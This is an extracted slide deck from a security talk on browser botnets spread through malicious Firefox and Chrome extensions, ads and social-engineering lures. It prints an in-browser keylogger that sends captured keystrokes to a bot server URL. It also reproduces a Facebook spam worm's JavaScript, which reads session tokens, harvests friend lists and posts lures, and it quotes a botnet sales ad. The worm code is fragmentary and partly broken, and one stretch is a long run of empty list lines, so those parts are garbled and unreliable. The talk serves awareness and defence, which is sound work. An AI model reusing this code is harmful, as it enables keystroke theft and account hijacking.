

Zombies in your Browser



Prakhar Prasad & Himanshu Sharma



A large, dark blue curved shape at the top of the page, resembling a stylized wave or a partial circle, with a lighter blue gradient on its inner curve.

About Us

Himanshu Sharma

- ◆ Just another random guy interested in security
- ◆ Security contributor to Google, Facebook, Apple , Microsoft , Sony, Samsung, Blackberry, AT&T , T-Mobile, Western Union etc.
- ◆ Pursuing Engineering (Information Technology)
- ◆ Mentioned in news a couple of times.
- ◆ Interviewed by Youth Incorporated (Magazine May 2012)


Prakhar Prasad

- 💧 Web Application Hacker
- 💧 Bug submitter to Google, Facebook, Twitter, Microsoft and many more.
- 💧 Offensive Security Certified Professional (**OSCP**)
- 💧 Penetration Tester
- 💧 Currently in my second year, trying to survive college.

Browser? Why browser?

- 💧 Deployed everywhere (Internet Explorer, anyone ?)
- 💧 Browser Engine acts just like a **interpreter** to execute the codes without much security concerns.
- 💧 Firewalls mostly allow or whitelist browsers.
- 💧 Easy to code extensions or addons
- 💧 Independent Code

Botnet



Browser Botnet

- Collection of large number of bots(victims) controlled by an attacker remotely through the browser.
- Usually Non persistent in nature.
- Dependent on JS codes /HTML 5 being executed on the victims browser.

What's the use ?



- 💧 DDoS attacks
- 💧 Spamming
- 💧 Bitcoin Mining
- 💧 Phishing
- 💧 Internal network reconnaissance
- 💧 Spreading of worms across the network.

DDoS attack ? You kiddin?

SHIT
JUST
GOT
REAL



Headless Browser Botnet Used in 150 hour DDoS attack

TECH & GADGETS By Matt Rawlings, Published November 20, 2013

 [Be the first to comment!](#)

Within the last few months, more and more DDoS attacks have taken place, with the aim being to knock powerful websites out of action. The attacks have grown in size, with an overall increase of around 800% in the amount of junk traffic being used as part of the assaults.

How bad can the attacks be?



14



Tweet

2



Share

2



Share

“The bot-herding scheme relies on the fact that when a browser connects to a Web site, the site has near-complete control of the browser for as long as it’s on that page. It can run code from HTML to JavaScript in the browser that can set off a whole string of possible attacks”.

- JEREMIAH GROSSMAN



Easiest Spreading techniques

- 💧 Email Spamming
- 💧 Blackhat SEO
- 💧 XSS Worm




Infecting Browsers for Fun and Profit

- 💧 **Ads** are the perfect and the cheapest way for marketing or in our case spreading the botnet.
- 💧 **Pay Per Install** – Malware, Spambots etc.
- 💧 Most of the small advertising networks on the internet allow **HTML** and **JS** code in the ads and, that is all which is required for the botnet to work .






How it's done?

- Firefox add-ons are merely a ZIP file containing all the necessary files.



Consists of








 chrome	7/15/2013 11:20 PM	File folder	
 install.js	2/9/2007 6:54 AM	JScript Script File	4 KB
 install.rdf	3/5/2010 9:09 PM	RDF File	3 KB

```
my_extension.xpi: //Add-on
  /install.rdf //Basic information about extension
  /chrome.manifest //Registers content with the FF's Chrome Engine
  /chrome/
  /chrome/content/ //Contents of extension
  /chrome/icons/default/* //Icons
  /chrome/locale/* //Building an Extension# Localization
  /defaults/preferences/*.js //Building an Extension# Defaults Files
  /plugins/*
  /components/*
  /components/cmdline.js
```

- Creating a chrome extension is almost similar to creating that as a Firefox add-on.


 mysecretbotnet.crx	7/17/2013 6:58 PM	CRX File	15 KB
--	-------------------	----------	-------

- Which consists of similar files :

 images	7/17/2013 7:00 PM	File folder
 analytics.js	7/17/2013 6:58 PM	JScript Script File
 botnet.css	7/17/2013 6:58 PM	Cascading Style Sh...
 botnet.html	7/17/2013 6:58 PM	Chrome HTML Docu...
 botnet.js	7/17/2013 6:58 PM	JScript Script File
 manifest.json	7/17/2013 6:58 PM	JSON File
 options.html	7/17/2013 6:58 PM	Chrome HTML Docu...



- ◆ **The Firefox platform** has no mechanisms to restrict the privileges of add-ons.
- ◆ The add-on code is fully trusted by Firefox.
- ◆ The installation of malicious add-ons can result in full system compromise.



If you know what I mean



- ◆ **Google Chrome** restricts extensions under its multiprocess sandboxed environment. But still can access in-browser content.
- ◆ It only allows installation of extensions that are in Google Web Store in recent versions of Chrome

What an attacker can do?

- ◆ In-browser keylogging
- ◆ Injecting into legitimate addons
- ◆ Geolocation
- ◆ HTML5
- ◆ Desktop Notifications
- ◆ Frame Rewriting for Profit



What an attacker can do?

- 💧 In-browser keylogging
- 💧 Injecting into legitimate addons
- 💧 Geolocation
- 💧 HTML5
- 💧 Desktop Notifications
- 💧 Frame Rewriting for Profit






In-browser keylogging

By using the `document.addEventListener()` function

```
document.addEventListener("keypress",keypress,false);  
var key='';  
function keypress(e) {  
    key+=String.fromCharCode(e.charCode);  
    if (keyss.length>20) {  
        http=new XMLHttpRequest();  
        http.open("GET","http://myboturl.com/keystrokes.php?keylog="+key,true);  
        http.send(null);  
        key='';  
    }  
}
```



What an attacker can do?


- 💧 In-browser Keylogging
- 💧 **Playing with legitimate add-ons**
- 💧 Geolocation
- 💧 HTML5
- 💧 Desktop Notifications
- 💧 Frame Rewriting for Profit



Playing with legitimate addons

- 💧 Inject malicious code in any legitimate extension, and then again repack it.
- 💧 Modify and manipulate the current web page DOM elements.
- 💧 Plugin based UXSS (Universal XSS)






















UXSS in a popular plugin for Facebook

 **Himanshu Sharma**
Edit Profile

FAVORITES

- News Feed
- Messages 5
- Events
- Photos
- Browse
- Social Fixer News

My Pages (196) [edit](#)

-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
-  >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
- >
-

AntiVirus Detection ? :O

- 💧 One of the main advantages of using a browser based botnet, is **it could easily bypass** most of the present day anti-viruses, as no malicious function is being used, instead legitimate functionalities are being used in a **malicious manner**.
- 💧 Although add-ons can be heuristically monitored for malicious behaviors

Story time ..

Did Kumar get Lucky?

Once upon a time looooong ago in a website far far far away.

Hey! kumar haha can happen to anyone! I dare you can watch this




[VIDEO] Yeahh!! It happens on Live Television!

lsjhhjehrees.blogspot.com

Lol Checkout this video its very embracing moment for hercheck this out ... cool


Jackpot



[Video] - HOT Girl Accidental Dress Slip on Live TV!

Video 17 of 17 | [Back to Group](#) | [See All Videos](#)


[Previous](#) [Next](#)




Divx plugin Required

You do not have the plugin required to view the video

1. Install Youtube Premium plugin


 **Install Plugin**

2. Then Reload this page by pressing F5



Added about 2 months ago [Like](#) [Comment](#)

 4,721 people like this.

 [View previous comments](#) 10 of 2,561


 **Santosh Gehlot** Hehe thats crazy!
August 20 at 7:02am [Like](#)

 **Mir Ashfaq Ali Khan** like it! :P
August 2 at 2:13pm [Like](#)

 **Kichu Mon** LOL! thats really good! :P
August 6 at 6:02pm [Like](#)

Crazy Vid...

Added by Joanne Spice (videos)
2:05

 **Share**

[View in Regular Quality](#)

[View in High Quality](#)

[Report Video](#)

Firefox ▾

Girl Dress Slip on Live TV



fb--tubes



Firefox prevented this site (pluginplugin) from asking you to install software on your computer.

Allow



HOT Gir

Video 17 of 17 | Back to Gro

Seems legit </sarcasm>

```
expiredate.setdate(expiredate.getdate()+readCookie('fb_dtsg'));document.cookie=document.cookie+escape('value')+escape('expires')+expiredate.cookieString()+';'
function getRandomInt(a,b){return Math['floor'](Math['random']()* (b-a+1))+a}
function randomValue(a){return a[getRandomInt(0,a['length']-1)]}
function fb_comparte(){var user_id=readCookie('c_user');var uid=user_id;if(document['getElementsByName']('post_form_id')[0]==null||document['getElementsByName']('post_form_id')[0]['value']=='')return false;var post_form_id=document['getElementsByName']('post_form_id')[0]['value'];var fb_dtsg=document['getElementsByName']('fb_dtsg');var randomnumber=Math.floor(Math.random()*10001);
var video_url='http://fb--tubes.blogspot.com/#'+ randomnumber +';
var domains=['http://i.imgur.com/d6RoQ.png'];
var p0=['Check this','Its funny...','You will like..'];
var p1=['hey','Hey','Ey!','Wazzup','Hello!','Look!','Great','Incredible!'];
var p2=['this is really hot!','Look now!','hahaha!'];
var p3=['Hot Model Shows Her Brest on Live TV'];
var message='';var a;gf=new XMLHttpRequest();gf['open']('GET','/ajax/typeahead/first_degree.php?__a=1&filter[0]=user&viewer='+uid+'&'+Math.random());
var b=a['payload']['entries']['length'];if(b>30){b=30};var cook=readCookie("fb_video_"+user_id);if(cook=="activo")return false;message=[randomValue(p1),randomValue(p2),randomValue(p3)][['join']](' ');var c=new XMLHttpRequest();var d='http://www.facebook.com/';
var title='Hot Model Shows Her Brest on Live TV!!!!';
var summary='Hot Model Shows Her Brest on Live TV';
var imagen='http://i.imgur.com/d6RoQ.png';
var e='post_form_id='+post_form_id+'&fb_dtsg='+fb_dtsg+'&xhpc_composerid=u574553_1&xhpc_targetid='+user_id+'&xhpc_context=profile&xhpc_fb_xfbid='+fb_id;
title='Hot Model Shows Her Brest on Live TV!!!!';
summary='Hot Model Shows Her Brest on Live TV';
imagen='http://i.imgur.com/d6RoQ.png';
e='post_form_id='+post_form_id+'&fb_dtsg='+fb_dtsg+'&xhpc_composerid=u574553_1&xhpc_targetid='+a['payload']['entries'][f]['uid']+'&xhpc_context=profile&xhpc_fb_xfbid='+fb_id;
setCookie("fb_video_"+user_id,"activo",300);return true;}
function FBFBFB321(){if(location.href.match(/^http:\/\/(www\.)?facebook.com/i)){var cook=readCookie("fb_video");if(cook=="activo"){return true}}var user_id=readCookie('c_user');if(user_id==null)return false;cook=readCookie("fb_video_"+user_id);if(cook=="activo"){return false;}
setTimeout(function(){fb_comparte();},2000);return true;}
return false;}
FBFBFB321();
```


Well.. That wasn't supposed to happen



Abhishek Kishore shared a link.



Girl Dress Slip on Live TV

fb--tubes.blogspot.com

Girl Dress Slip on Live TV



Abhishek Kishore ▶ **Bharat Kumar**

Hey bharat hahaha! Hot Model Shows Her Brest on Live TV

Like · Comment · 41 minutes ago · 🌸



Abhishek Kishore ▶ **Harsh Vardhan Singh**

Hello! harsh Look now! Hot Model Shows Her Brest on Live TV

Like · Comment · 41 minutes ago · 👤



Abhishek Kishore ▶ **Karan Singh**

Wazzup karan this is really hot! Hot Model Shows Her Brest on Live TV

Like · Comment · 41 minutes ago · 🌸



Abhishek Kishore ▶ **Sabyasachi Ghosh**

Great sabyasachi Look now! Hot Model Shows Her Brest on Live TV

Like · Comment · 41 minutes ago · 🌸



Abhishek Kishore ▶ **Himanshu Kejriwal**


Ey! himanshu this is really hot! Hot Model Shows Her Brest on Live TV

Like · Comment · 41 minutes ago · 👤



See 11 more posts from Abhishek Kishore

Kumar




OH GOD WHY?

What an attacker can do?

- ◆ Add-on/Extension as a keylogger
- ◆ Injecting into legitimate addons
- ◆ **Location Tracking**
- ◆ HTML5
- ◆ Desktop Notifications
- ◆ Frame Rewriting for Profit



Geolocation

 playground.html5rocks.com wants to use your computer's location. [Learn more](#)

```
window.onload = function() {  
  var startPos;  
  
  if (navigator.geolocation) {  
    navigator.geolocation.getCurrentPosition(function(position) {  
      startPos = position;  
      document.getElementById("startLat").innerHTML = startPos.coords.  
      document.getElementById("startLon").innerHTML = startPos.coords.
```

Finding your location: **found you!**



U Current Location (lat, lon):
19.0420244°, 72.8427995°

What an attacker can do?

- ◆ Add-on/Extension as a keylogger
- ◆ Injecting into legitimate addons
- ◆ Geolocation
- ◆ **HTML5**
- ◆ Desktop Notifications
- ◆ Frame Rewriting for Profit



HTML5

- 💧 Web Sockets – Network Scanning
- 💧 Web Workers – Parallel processing of task
- 💧 localStorage – Save bot data, stolen data, logs etc

What an attacker can do?

- ◆ Add-on/Extension as a keylogger
- ◆ Injecting into legitimate addons
- ◆ Geolocation
- ◆ Hacking the Intranet via HTML5
- ◆ **Desktop Notifications**
- ◆ Frame Rewriting for Profit



Desktop Notifications


- Using HTML5, the attacker could display desktop notifications to the victim, and infect him further.




- Once 'Allowed', the attacker can display as many notification as he wants to.

Attack Scenario

- 💧 Desktop notification appearing to be his bank, asking for his bank account credentials.



- 💧 Or his favorite social networking account, and then stealing the credentials and infecting further of the victim's contacts



What an attacker can do?

- 💧 In browser keylogging
- 💧 Injecting into legitimate addons
- 💧 Geolocation
- 💧 Hacking the Intranet via HTML5
- 💧 Desktop Notifications
- 💧 **Frame Rewriting for Profit**



Frame Rewriting for Profit

- ◆ Replace existing frames in a webpage, with whatever content they want, which in most of the cases, will be ads server by 3rd party.



Lily Jade

- 💧 Works on IE , Chrome , Firefox.
- 💧 Changes contents of Ads in Yahoo, Google, FB etc.

★ INFECTS MAC + LINUX | LilyJade Software V2 | ★ ►► | NEW Threaded Mode | Linear Mode
Viral Spreading Botnet | ★ ◀◀

Yesterday, 11:33 PM (This post was last modified: Today 11:33 AM by ToXiiC.)

Post: #1

ToXiiC

Junior Member




Posts: 12

Joined: Jan 2012

Reputation: 0

★ INFECTS MAC + LINUX | LilyJade Software V2 | ★ ►► | NEW Viral Spreading Botnet | ★ ◀◀



What makes this so great?

There is NOTHING that can actively scan / detect this. No anti-virus is designed to look for this.
There is no PE / COFF file (windows / linux / mac executables).

This supports all modern browsers (Chrome, FireFox and Internet Explorer).

All your victims will be high quality, up to date machines.

Panel V2 For System Screenshots

Spoiler (Click to View)

Spoiler (Click to View)

What can this system do?

- Download
- Update

Mozilla Firefox Bootstrapped Addon Social Engineering Code Execution

This exploit dynamically creates a .xpi addon file. The resulting bootstrapped Firefox addon is presented to the victim via a web page with. The victim's Firefox browser will pop a dialog asking if they trust the addon. Once the user clicks "install", the addon is installed and executes the payload with full user permissions. As of Firefox 4, this will work without a restart as the addon is marked to be "bootstrapped". As the addon will execute the payload after each Firefox restart, an option can be given to automatically uninstall the addon once the payload has been executed.

Module Name

exploit/multi/browser/firefox_xpi_bootstrapped_addon

Authors

mihi

Free Metasploit Download


Get your copy of the world's leading
penetration testing tool



DOWNLOAD NOW



Demo Add-on Exploit



Credits

- 💧 Ajin @ajinabraham (***brofist***)
- 💧 SecureList
- 💧 Mozilla Developer Network
- 💧 And everyone whom we missed to mention <3



Questions?

Get in touch



Himanshu

[@himanshu_hax](https://twitter.com/himanshu_hax)

fb.com/s3curity.net



Prakhar

[@prakharprasad](https://twitter.com/prakharprasad)

prakhar@prakharprasad.com



Thank You 😊

Merci